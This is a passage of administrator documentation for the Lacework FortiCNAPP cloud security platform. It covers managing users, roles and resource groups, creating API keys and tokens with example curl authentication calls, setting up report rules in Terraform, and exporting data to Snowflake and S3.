1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *User groups*.
3. Select the custom user group you want to edit, then click the *Delete* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Delete*.
4. Confirm the deletion.

Users

Editing standard users of an account

To edit standard users:

1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *Users*.
3. Select the user you want to edit, then click the *Edit* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. Make changes to the user's name, or assign the user to a different user group. See Account Roles.
5. Click *Save* to save the changes to this user.

Editing service users of an account

To edit service users:

1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *Users*.
3. Select the service user you want to edit, then click the *Edit*( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. Make changes to the service user's name.
5. Click *Save* to save the changes to this service user.

Access control at the organization level

Explore account roles, user groups, permissions, and access control options at an organization level. For more details, see Access Control Overview.

Viewing account roles

Go to *Settings > Access Control > Roles* to display the account roles. You can view the role name, user group, and last updated on this page. The Last updated column displays the time stamp when the role was last modified. If no one has modified it before, the Last updated column displays hyphens (--) instead of a time stamp.

Click on each role to display the list of users with this role. From the list, you can view the name, type, and accounts to which the user has access.

Viewing account user groups

Go to *Settings > Access Control > User Groups* to display all account user groups. You can view the user group name, associated role, and the number of users in each group.

Click on each user group to display detailed privileges to which the user group has access.

Viewing users

Go to *Settings > Access Control > Users* to display all users within your organization. You can view the name, type, email/unique ID, last login, and status on this page. The *Last login* column displays the updated time stamp when you log in. If you have not logged in before, the *Last login* column displays hyphens (--) instead of a time stamp.

Click on each user to display details of the user, including email address, company, user group, and scope to which they have access.

Use controls to add, enable, or disable individual users. To edit or delete a user, click the *Ellipsis*(...) icon and select *Edit* or *Delete*.

You cannot edit a user's email address or company.

Actions for the user list include the following:

- Refresh data.
- Download the user list as a CSV file.
- Select which columns to display in the list.
- Filter by the user type or user group.
- Search for specific users.

Adding users

Click *+ Add new* to add a user. For detailed information about adding team members, see Organization Users.

Access control at the account level

The content in this topic is intended for existing Lacework FortiCNAPP users.

New Lacework FortiCNAPP users can be configured in the FortiCloud IAM portal. Access control is then managed through access profiles and permission profiles.

See the following resources:

- For more information on creating and managing users, see Users in the FortiCloud IAM guide.
- For managing new user access, see Access and permission profiles on page 2247.

Explore roles, user groups, permissions, and access control options at an account level. For more details, see Access Control Overview.

Viewing roles

Go to *Settings > Access Control > Roles* to display the account roles. You can view the role name, user group, and last updated on this page. The *Last updated* column displays the time stamp when the role was last modified. If no one has modified it before, the *Last updated* column displays hyphens (--) instead of a time stamp.

Click on each role to display detailed privileges to which the role has access.

Actions for the role list include the following:

- Refresh data.
- Download the role list as a CSV file.
- Select which columns to display in the list.
- Search for specific roles.

Custom roles

Lacework FortiCNAPP uses custom user groups in conjunction with roles to allow you to assign a set of permissions that meet your organization's specific requirements. Just like built-in roles, you can assign custom roles to user groups. For more details, see Create Custom Roles.

Viewing user groups

Go to *Settings > Access Control > User groups* to display all account user groups. You can view the user group name, associated role, and the number of users in each group.

Click on each user group to display the list of users with this role within this Lacework FortiCNAPP account. From the list, you can view the name, type, and email or unique ID.

Actions for the user group list include the following:

- Refresh data.
- Download the user group list as a CSV file.
- Select which columns to display in the list.
- Search for specific user groups.

Custom user groups

Custom user groups allow you to fully customize a set of permissions that meet the specific requirements of your organization. Just like built-in user groups, you can assign roles and users to custom user groups. For more details, see Create Custom User Groups.

Viewing users

Go to *Settings > Access Control > Users* to display all users within this Lacework FortiCNAPP account. You can view the name, type, email/unique ID, last login, and status on this page. The *Last login* column displays the updated time stamp when you log in. If you have not logged in before, the *Last login* column displays hyphens (--) instead of a time stamp.

Click on each user to display details of the user. For Standard users, the user details include name, type, email address, company, user group, and the last activity time. For Service users, the user details include name, type, unique ID, description, user group, last activity time, and API keys.

Use controls to add, enable, or disable individual users. To edit or delete a user, click the *Ellipsis*(...) icon and select *Edit* or *Delete*.

You cannot edit a user's email address, company, or unique ID.

Actions for the user list include the following:

- Refresh data.
- Download the user list as a CSV file.
- Select which columns to display in the list.
- Filter by the user type or user group.
- Search for specific users.

Adding users

Click *+ Add new* to add a user. For detailed information about adding team members, see Account Users.

Settings

- Integrations on page 2272
- Configuration on page 2277
- My Settings on page 2338
- Organizations on page 2340
- Subscription and Usage on page 2343

For information on access control, including access and permission profiles, see Access control and authorization on page 2245.

Integrations

- Cloud accounts on page 2273
- Update AWS account name in the console on page 2274
- Container registries on page 2275
- Security in Jira on page 2276

Cloud accounts

The *Integrations > Cloud accounts* page displays a list of cloud accounts that are integrated with Lacework FortiCNAPP.

Actions

You can perform the following actions:

- Click the *Download as CSV* icon to download the table in CSV format.
- Click the *Select columns* icon to select which columns to display.
- Click to filter the table based on Recommendations, Type, Configuration, and/or status
- Click to search the table.

For each cloud account, use the *State* toggle to enable or disable it. Click the additional options icon to edit or delete a cloud account.

Integrate Cloud accounts

Click *+ Add New* to integrate Lacework FortiCNAPP with your cloud provider.

For detailed information about integrating your cloud account, see the following integration procedures:

- Integrate Lacework FortiCNAPP with AWS
- Integrate Lacework FortiCNAPP with Azure
- Integrate Lacework FortiCNAPP with Google Cloud

Update AWS account name in the console

After integrating your AWS accounts, it is possible that your accounts list Account ID information but not a name or description, because the account was not configured with an AWS account alias.

Lacework FortiCNAPP uses the account alias value to display the AWS account name information.

To create or customize this value:

1. Log in to your AWS environment and navigate to Identity and Access Management (IAM).
2. If the AWS Account ID is displayed, but not an alias, update this value, click *Customize* to the right of your sign-in link.
3. Create your Account Alias by entering the desired value in the text box.
4. This updates your AWS Account Alias, creates a new friendly sign-in link destination, and populates next to your account ID as the account name in the console.

This procedure updates the display name to include the AWS Account Alias in addition to the AWS Account ID. The change is also reflected in the console after the next compliance report run.

Container registries

Viewing container registries

The *Integrations > Container registries* page lists the container registries that are integrated with Lacework FortiCNAPP.

Actions

You can perform the following actions:

- Click the *Download as CSV* icon to download the table in CSV format.
- Click the *Select columns* icon to select which columns to display.
- Click to filter the table based on Recommendations, Type, Configuration, and/or status.
- Click to search the table.

For each container registry, use the *State* toggle to enable or disable it. Click the options icon to edit or delete a container registry.

Integrate container registries

Click *+ Add New* to integrate Lacework FortiCNAPP with your container registry.

For detailed information about integrating your container registry, see Integrate Container Registries.

Security in Jira

Connecting Lacework FortiCNAPP to *Security in Jira* allows you to view security vulnerabilities in the context of your Jira project and issues.

Integrating Lacework FortiCNAPP to *Security in Jira*

Before you can view vulnerabilities from Lacework FortiCNAPP in Jira, you must integrate your Lacework FortiCNAPP access token in Jira's application configuration page in order to link your account to Jira.

See Integrate Lacework FortiCNAPP with Security in Jira for a step-by-step guide.

Viewing *Security in Jira* integrations

The *Integrations* > *Security in Jira* page lists all *Security in Jira* integrations with Lacework FortiCNAPP.

Actions

This page lets you perform the following actions (after at least one integration has been made):

- Click the *Copy* icon to copy the integration token to your clipboard.
- Click the *Download* icon to download the integration token in JSON format.
- Click to delete the *Security in Jira* integration.

Configuration

- Resource Groups on page 2278
- API keys on page 2283
- Agent Tokens on page 2286
- Report rules on page 2287
- Data Shares and Export on page 2290
- General on page 2334
- Configure Risk Scores on page 2337

Resource Groups

Resource groups give you precise control over user permissions and data access in Lacework FortiCNAPP. You can compose resource groups based on resource characteristics, such as cloud type, region, tags, and more, letting you grant resource access to only the teams that need it.

Within each Lacework FortiCNAPP account, it creates a default resource group for each resource type that already has an integration. A default resource group contains all assets of that type. Default resource groups cannot be deleted or edited.

When creating a resource group, you define the conditions that associate resources with a group. Resource groups support compound, nested conditions that are joined by AND or OR logical conjunctions, giving you fine-grained control over resource group composition. You can create resource groups based on properties of the resources such as their region, tags, and the cloud-specific organizational units to which they belong, such as organization (for AWS and GCP), account, folder, subscription, and more.

Console users can interact with resource groups in the following ways:


- When viewing cloud compliance and host vulnerability dashboards, users can filter the view based on resource groups. Depending on how you've created resource groups, this enables to view compliance or vulnerability data only for a region, for example, or based on a resource tag. See Controlling User Access by Resource Group for more information.
- For user access control, resource groups confirm that users can view data only for the resources to which they are entitled. See View Filtering by Resource Group for more information.
- In the Resource Inventory, users can get a high-level view of their entire resource landscape, and view risks, utilization, user access, and much more, by resource group.
- In the *Container vulnerabilities* page, users can filter by Container and Kubernetes resource groups.

If you have defined Resource Groups in Terraform, see Convert Original To Newer Resource Groups in Terraform in the API Reference for information about converting to the new format.

About resource group conditions

A condition defines resource group membership criteria based on resource properties such as account ID, tags, region, and more. Resource groups are evaluated dynamically, for instance, when a user access the Cloud Compliance console. Therefore, any cloud integration resources you have added after a resource group is created that meets its conditions will be associated with that group.

A resource group condition is made up of a field, operator, and a value to be compared. The fields that are available for use in conditions vary depending on the resource group types. Operators include *starts with*, *ends with*, *includes*, and *equals*. The following example checks for resources in the us-west-2 region:




The condition builder may limit options based on the field type. For example, the only operator available when building a condition for a resource group name is *equals*. Resource tag options additionally include the ability to create conditions based on tags as key-value pairs.

Resource condition groups

Resource group conditions can contain nested conditions. A condition group is one or more conditions joined by *AND* or *OR* conjunctions. If the parent condition is true for a resource, any nested conditions are evaluated.

In the following example, resources in the us-west-2 region that have `env` tags with values starting with either `dev-` or `staging-` are associated with the resource group:



A condition can have any number of condition groups. However, condition group depth is limited to three levels. At three levels, the *Add group* button is disabled. Note that this limitation applies to nested resource groups as well; a resource group cannot include another resource group if it and the included resource group exceeds three levels.

Viewing resource groups

You can view, create, or modify resource groups from the Resource Group settings page.

To access the page, as a user with read permissions for resource groups, navigate to *Settings* > *Resource groups* to view the enhanced, conditions-based resource groups. See Legacy access control overview on page 2255.

The Lacework FortiCNAPP Console lists existing resource groups. You can edit, remove, or change the status of a resource group. You can also search for resource group by name and modify the columns shown by default.

Creating resource groups

Before creating resource groups, it's worth considering how the Lacework users in your organization will want to use them. Since you can organize resource groups by resource tags or region, consider the types of groupings that users would want to filter by and or assign permissions by. For example, you may choose to create resource groups by region or along security requirement boundaries, with groups for internal resources and others for high-value production resources.

You can replicate any logical organizational scheme that you've implemented through resource tags in your cloud environments with resource groups in Lacework FortiCNAPP.

To create a resource group:


1. Go to *Settings > Configuration > Resource groups*.
2. Click *+ Add New*.
3. Choose the *Resource group type* from these options:
   - Oracle Cloud Infrastructure
   - Amazon Web Services
   - Microsoft Azure
   - Google Cloud Platform
   - Machine
   - Container
   - Kubernetes

   After you choose the resource group type, Lacework FortiCNAPP retrieves the properties for that type upon which you can build conditions for the group.

   For Kubernetes and Container resource groups, the container images that appear for users are those that were active at the time of the most recent scan within the time frame. Kubernetes resource groups currently supports Amazon EKS only.

   If you decide to change the resource group type after starting the condition configuration, click *Clear query* to start over.
4. Enter a name for the resource group. The name must be unique for resource groups in this Lacework FortiCNAPP instance.
5. Optionally, add a description for the resource group.
6. Add the conditions that define the group as follows:
   a. Select a data field on which to set a condition. The exact fields that appear in the menu depends on the resource group type you selected.
   b. Choose the operator, equals, starts with, and so on.
   c. Enter a value against which the condition is evaluated. Depending on your resource group type and field, this field may be populated with available options, such as AWS account IDs. For Oracle Cloud Infrastructure (OCI), if you select Compartment ID as the condition field, the value field contains a hierarchical tree of the resources by compartment. This lets you choose parent compartments, with all of their child compartments, or

child compartments individually, as shown:



d. Add another condition, choosing whether both conditions must be met (AND) or just one (OR) for the condition to be satisfied. In the case of multiple conditions, Lacework evaluates the conditions sequentially. Note that there can be only one condition type within a condition group.

e. Optionally, add a nested condition by creating a group. Nested conditions are evaluated if their parent conditions are satisfied. In the following example, resource tags are evaluated for resources that belong to the us-west-2 region.

f. At any time, you can preview the data set matched by the configured conditions by clicking the *Preview* button. The preview lets you spot check your conditions by displaying a subset of the resources that match your current conditions based on resource data from the last two days.

7. Click *Save* to have the save the resource group and make it available in RBAC configuration settings and resource views.

While resource collection occurs at regular intervals, the conditions associated with resource groups are evaluated at the time of use, such as when the compliance view is accessed in the console. This means that any change to the resource groups conditions take immediate effect, and against the resources collected up to the latest resource group collection cycle.

Troubleshooting resource group creation

If your resource group conditions do not return data as expected, whether when viewed using the preview feature or as a result of resource collection, confirm that you are using the latest Terraform modules and have applied the latest required permissions. If this error occurs for GCP, see Terraform upgrade information; for Azure permissions, see Create an Azure App for Integration. You may also need to update to the latest Lacework Agent version.

Modifying a resource group

You can edit or delete a resource group from the Resource Groups page by clicking the *Ellipses* (...) icon next to the resource group and choosing the action you want to perform.

Note that you cannot edit or delete a resource group that is used in the condition in another resource group. You must remove the nested resource group first.

Controlling user access by resource group

You can limit access to resources by creating a resource group for those resources and assigning it to a user group. By default, a user can access any resource except those that are access-restricted by resource group.

Users can belong to more than one user group, which may have different resource group associations. The resources that a user can access are cumulative among those resource groups. That is, a user who belongs to User Group 1, which has access only to developmen resource, and User Group 2, which has access to all production resources, will have access to all resources, both development and production.

You can assign resource groups while creating or editing the user group. When creating a new user group, assign resource group access to the group in the second new group configuration steps. For more information, see Custom User Groups.

Filtering by resource group

View filtering allows Lacework FortiCNAPP Console users to focus on the vulnerability or compliance data relevant to their interests.

Note that resources are unavailable if the resource groups condition do not apply to the resource type for a given view. For example, you can't filter by a container-based resource group on the Cloud Compliance page, since container resource groups are based on Image IDs and the Cloud Compliance view is based on Resource IDs.

Also, organization, tenant, or folder information is not available at the machine level for agent or agentless installations.

API keys

Lacework FortiCNAPP provides a combination of API keys and tokens that you can use to access the Lacework FortiCNAPP API. You can create an API key in the console. You can then use that key to generate temporary access (bearer) tokens to authenticate calls to the Lacework FortiCNAPP API. API calls made using the bearer token are subject to the permissions of the user to whom the API key is assigned.

You can create an API key for a human user or a service user. Service users have access to the full API, but are unable to log in to the console. They are intended for enabling programmatic access, for example, to access the API from services or scripts, or to integrate Lacework with other applications. For more information, see Service Users.

About API keys

To create an API key, you must have the account admin role or otherwise have write permissions for API keys in the console. Each console user can have up to 20 keys. See Access Control Overview for more information.

An API key doesn't expire but it can be disabled or deleted. After creating a key, you should download and securely store it.

After creating the key, API users can use the key to generate bearer access tokens that they can use in API requests. For information on creating and using bearer access tokens, see the Lacework FortiCNAPP API Reference.

API keys

To create an API key:

1. Navigate to *Settings > Configuration > API keys*.
2. Choose the *User API keys* tab to add a key for a human user, or *Service user API keys* for programmatic API users, such as scripts or integrations.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.

   Toggle on *Assign this to a service user* if you want the API Key to emulate a Service User, and select the assigned Service User from the drop-down.
5. Click *Save*.

Download the generated API key file and open it in an editor to view and use the key ID and generated secret in your API requests.

If an API key is created by an administrator that is later relegated to the user role, that API key can't be used to generate tokens or access the Lacework FortiCNAPP API.

See the Lacework FortiCNAPP API Reference for information on how to generate temporary bearer tokens from an API key.

API access to Lacework FortiCNAPP through FortiCloud

This topic is intended for new Lacework FortiCNAPP users that were configured through FortiCloud Services.

Token expiration time for a FortiCloud API user is not configurable.

Lacework FortiCNAPP functionality can be leveraged by an API through FortiCloud. Identity & Access Management (IAM) users with the permission to configure new users in the FortiCloud IAM portal can create API users and generate an API token to be used to access Lacework FortiCNAPP.

To create an API user:

1. Go to the FortiCloud IAM portal.
2. Create a permission profile:
   a. Go to *Permission Profiles*.
   b. Configure a permission profile to allow access to the Lacework FortiCNAPP portal. See Creating a permission profile in the Identity & Access Management guide.
3. Create an API user:
   a. Select *Users*.
   b. Click *Add New > API User*.
   c. Configure the API user details and assign the permission profile. See Adding an API user in the Identity & Access Management guide.
4. Download the API user credentials:
   a. Once the API user has been configured successfully, click *Download Credentials*.
   b. Enter the password and click *Proceed*. The API user credentials are downloaded to your device.

To access Lacework FortiCNAPP:

1. Using the API user's credentials, request a new access token by sending a POST request.
   - Send the request to FortiCloud:

```
# request
curl -H 'Content-Type: application/json' -X POST
https://customerapiauth.fortinet.com/api/v1/oauth/token/ -d '{"username": "<API user
username>", "password": "<API user password>", "grant_type": "password", "client_id":
"forticnapp"}'
```

```
# response
{
    "access_token": "XXXXXXXX",
    "expires_in": 3660,
    "token_type": "Bearer",
    "scope": "read write",
    "refresh_token": "XXXXXXXX",
    "message": "successfully authenticated",
    "status": "success"
}
```

- Send the request to Lacework FortiCNAPP:

```
# request
curl -H 'Content-Type: application/json' -H 'X-LW-UAKS: <API user password>' -X POST
https://<account ID>.lacework.net/api/v2/access/tokens -d '{"keyId": "<API key ID>"}'

# response
{
    "expiresAt": "2025-08-23T02:11:57.416Z",
    "token": "XXXXXXXX"
}
```

2. Interact with Lacework FortiCNAPP APIs:

```
curl -H 'Authorization: Bearer _xxxxxxxx' https://<account ID>.lacework.net/api/v2/UserGroups
```

Agent Tokens

Viewing agent access tokens

To view your agent access tokens, go to *Settings* > *Configuration* > *Agent Tokens*.

This page lets you perform the following actions:

- Click the *Download as CSV* icon to download the table in CSV format.
- Click the *Select columns* icon to select which columns to display.
- Click to search the table.

For each agent access token, use the *State* toggle to enable or disable it. Click the additional options icon to copy, install, or edit an agent access token.

Adding agent access tokens

Click *+ Add New* to add an agent access token.

For detailed information about adding agent access tokens, see Agent Access Tokens.

Report rules

Report rules for compliance reports have been superseded by report configurations. Existing compliance report rules will be converted to report configurations with no action required on your part. For more information, see Report Configurations.

Lacework FortiCNAPP combines channels and report rules to provide a flexible method for routing reports. For channels (outgoing integrations), you define email information about where to send reports. For report rules, you define information about which reports to send. This two-part method provides the flexibility to define multiple channels and multiple rules and then have each rule sent to the email channels you specify.

Select reports from a list of predefined reports, summaries, and snapshots. You can also select specific event severities.

For example, you could define three email channels in Lacework FortiCNAPP . Then you can define multiple report rules: AWS S3, Workload Security, and Daily Snapshot. Then select the appropriate channel for each report.

The *Daily Host Vulnerability Report* has a limit of 5000 rows that customers receive in their email. If your use case demands more, use the CSV download option instead.

Creating a report rule

To create a report rule:

1. Log in to the console with a Lacework FortiCNAPP user that has administrative privileges.
2. Navigate to *Settings* > *Report rules*.
3. Click *+ Add New*.
4. Name the rule and optionally provide a description.
5. Select an email alert channel for the rule to use. The list displays only enabled configured channels. Reports are sent to team members whose email is included in the alert channel. When the default email alert channel is used, only members that enabled default email notifications receive reports.
6. Select the reports, summaries, or snapshots that you want the rule to apply to.
   - AWS, Azure, GCP, EKS Compliance Reports - Compliance reports for the respective cloud platforms.
   - Daily Summary - Daily event summary reports.
   - Weekly Snapshot - A weekly compliance trend report for all monitored resources.
   - Vulnerability Reports - A daily vulnerability report for all monitored resources (hosts and containers).
7. You can further configure them by clicking on the gear icon located on the same row of each report, then select specific reports, event severities, and resource groups if they are defined. Not selecting any resource groups means all resource groups are selected.
8. Click *Save*. The new rule appears in the table.

- As part of the initial onboarding process, Lacework FortiCNAPP generates a default email alert channel and automatically adds new members to it.
- If multiple report rules send to the same channel, Lacework FortiCNAPP aggregates the resource groups and sends one email with multiple attachments.

You can change the default compliance report schedule (1200 GMT) by navigating to *Settings* > *General*. This is when Lacework FortiCNAPP starts running a complete compliance assessment, generates reports based on that assessment, and sends those reports to team members.

The time specified in the drop-down is not the time that you will receive the report email because it takes time to collect the data, generate the report, and send the email. Note that this drop-down does not affect when event summaries are generated, only reports. Event summaries start generating at 1200 GMT.

Event severity levels

Event severity levels are a measurement of the impact an event has on the business. The severities configuration only applies to event summary reports, such as Daily Summary.

The following table describes all severity levels.

Severity	Description	Example
Critical	Events that need immediate attention. This might indicate that the system has failed or stopped responding.	Access level is not set to Private.
High	Events that indicate a problem, but do not require immediate attention.	Storage logging is not enabled for Queue service read, write, and delete requests.
Medium	Events that provide forewarning of potential problems, although not an actual error. These events might lead to displaying errors or critical events.	Guest account with owner permissions should be removed from subscription.
Low	Events with minor impact.	S3 bucket does not have auditing enabled.
Info	Events that provide informational messages that might be helpful to you.	No support role has been created to manage incidents with AWS Support.

If you configure a report rule for the event summary report (such as Daily Summary) and select the severity levels, then the event summary report includes only events with chosen severity levels in the report. For example, if you select Critical and High, the event summary report includes only critical and high events.

When you configure a report rule for the event summary report using Lacework FortiCNAPP API, you can specify the severity level by numbers:

- 1=Critical
- 2=High
- 3=Medium
- 4=Low
- 5=Info

Managing report rules with Terraform

You can configure your report rules using Terraform with the Lacework FortiCNAPP Report Rule resource.

```
resource "lacework_alert_channel_email" "team_email" {
  name      = "My Team Members"
  recipients = ["foo@lacework.net"]
}

resource "lacework_resource_group_aws" "aws_group" {
  name        = "My AWS Resource Group"
  description = "This groups a subset of AWS Accounts"
  accounts    = ["123456789", "234567891"]
}

resource "lacework_report_rule" "example" {
  name            = "My Report Rule"
  description     = "This is an example Report Rule"
  enabled         = true
  severities      = ["Critical", "High"]
  resource_groups = lacework_resource_group_aws.aws_group.*.id
  email_alert_channels = lacework_alert_channel_email.team_email.*.id

  aws_compliance_reports {
    pci    = true
    cis_s3 = true
  }

  weekly_snapshot = true
}
```

Additional information on the `lacework_report_rule` resource can be found on the Terraform Registry.

Data Shares and Export

- S3 data export and Snowflake data share on page 2291
- Data share and data export use cases on page 2293
- Request a Snowflake data share on page 2294
- Snowflake Data Share Views on page 2296
- S3 Data Exporter on page 2325

S3 data export and Snowflake data share

Lacework FortiCNAPP supports two export mechanisms—data share via Snowflake and data export via Amazon S3. Both tools are used to export Lacework FortiCNAPP-processed data to either report and visualize alone or combine with other data to gain insights and make meaningful business decisions. These tools offer long-term data retention and encompass all of Lacework FortiCNAPP's data—including alerts, DNS lookups, IP connections, process attributions, and so on. See Request a Snowflake data share on page 2294 and Amazon S3 data export on page 2326.

The table below compares the two mechanisms to help you determine which best suits your needs.

Category	S3 Data Export	Snowflake Data Share
User requirements	• Must have AWS account • Must have S3 to host data (we do not provide this) • Must have access to an admin role with the ability to run cloud formation or Terraform as an admin	• Must be Snowflake customer • Currently available to Snowflake AWS US-West (AWS us-west-2), AWS EU-central (AWS eu-central-1), and AWS AP-southeast (AWS ap-southeast-2) warehouses
Purpose/use case	• Provides a flexible way to export additional Lacework FortiCNAPP data to your preferred destination. • This data can be easily moved between availability zones to support global replication. • Overall, this feature can be used to export additional data that is not returned by Lacework FortiCNAPP's API.	If you're an existing Snowflake customer, you have the option to use the data share to house all of your data in one central place. This additional data can be used to provide insights into what's happening in your environment in relation to other activities.
Available data	• 23 of the available 24 Lacework FortiCNAPP data share tables currently export into S3 data export integrations. The CLOUD_RESOURCES_V table is not available with S3 data export. • This data is updated hourly and is not retroactively updated.	• All 24 Lacework FortiCNAPP data share tables currently export into Snowflake. • This data is available in real time—whenever we update our table views, a customer's table views are automatically updated. This is true retroactively as well.
Advantages	• You can access your data up to the 90-day retention period; beyond a 90-day period, a customer will need to use their own form of storage. • S3 is a great choice for a customer who needs to get larger data sets (than what our API offers) outside SIEMs, dashboarding/analytics, or SOAR tools.	• Enables existing Snowflake customers to leverage their existing investment. Existing Snowflake customers can combine all of their Lacework FortiCNAPP data into existing databases and better analyze their data. • Using some existing Snowflake technology, customers can retain data at an extremely low cost (for years). • Customers also have the advantages of retroactive

Category	S3 Data Export	Snowflake Data Share
		and real-time updates of our data share views. • Snowflake is a data warehouse.
Update frequency	Every hour automatically	Every hour automatically

We display multiple views that can be shared via Snowflake data share or S3 data export. Each view reflects a table of data in particular areas of the product. In some cases, you may need to merge these views to answer your specific data question.

Data share and data export use cases

After you obtain data via data share and data export, you can use that data for long-term data retention and to solve problems. For example:


- Communicate security posture throughout the rest of your company with business intelligence tools and share data with your security teams for operational purposes.
- Use Lacework FortiCNAPP's Tableau data share templates to gain insights on your data. Lacework FortiCNAPP has one template available now and will share additional templates as they are developed:
  - Compliance Summary template: Provides an overview of non-compliant cloud accounts, recommendations, and resources. This overview helps you understand and visualize you data, which you can filter and sort by severity, ID, and section.
- Create customized reports and measure service-level agreement performance. Apply your business logic as service-level agreement calculations on cloud misconfigurations reported by Lacework FortiCNAPP.
- Break down and analyze datasets based on custom behavior.
- Track compliance status for visibility and other controls directly on cloud data in your preferred business intelligence tool, removing the need to ask cloud admins to pull data from APIs.
- Apply your business logic to Lacework FortiCNAPP's data on assets missing agents to create an actionable visibility gap report for your cloud admins to use independently.

Request a Snowflake data share

Supercharge your security operations and workflows with your Lacework FortiCNAPP and Snowflake investments by fully unlocking the potential of your *security data lake*.

Through Snowflake Data Exchange (SDE) and Marketplace you can extend Lacework FortiCNAPP processed and normalized data to report and visualize alone or combine with other business and security data in your Snowflake instance to get insights and make meaningful business decisions. See Lacework Data Exchange Share / "Marketplace" Listing.

Lacework FortiCNAPP can provide a Snowflake share that provides access to the Lacework data collected for your workflow or cloud environments. You can use this data in your applications, for example, you may want to correlate your Lacework FortiCNAPP data with data collected directly in your environment.



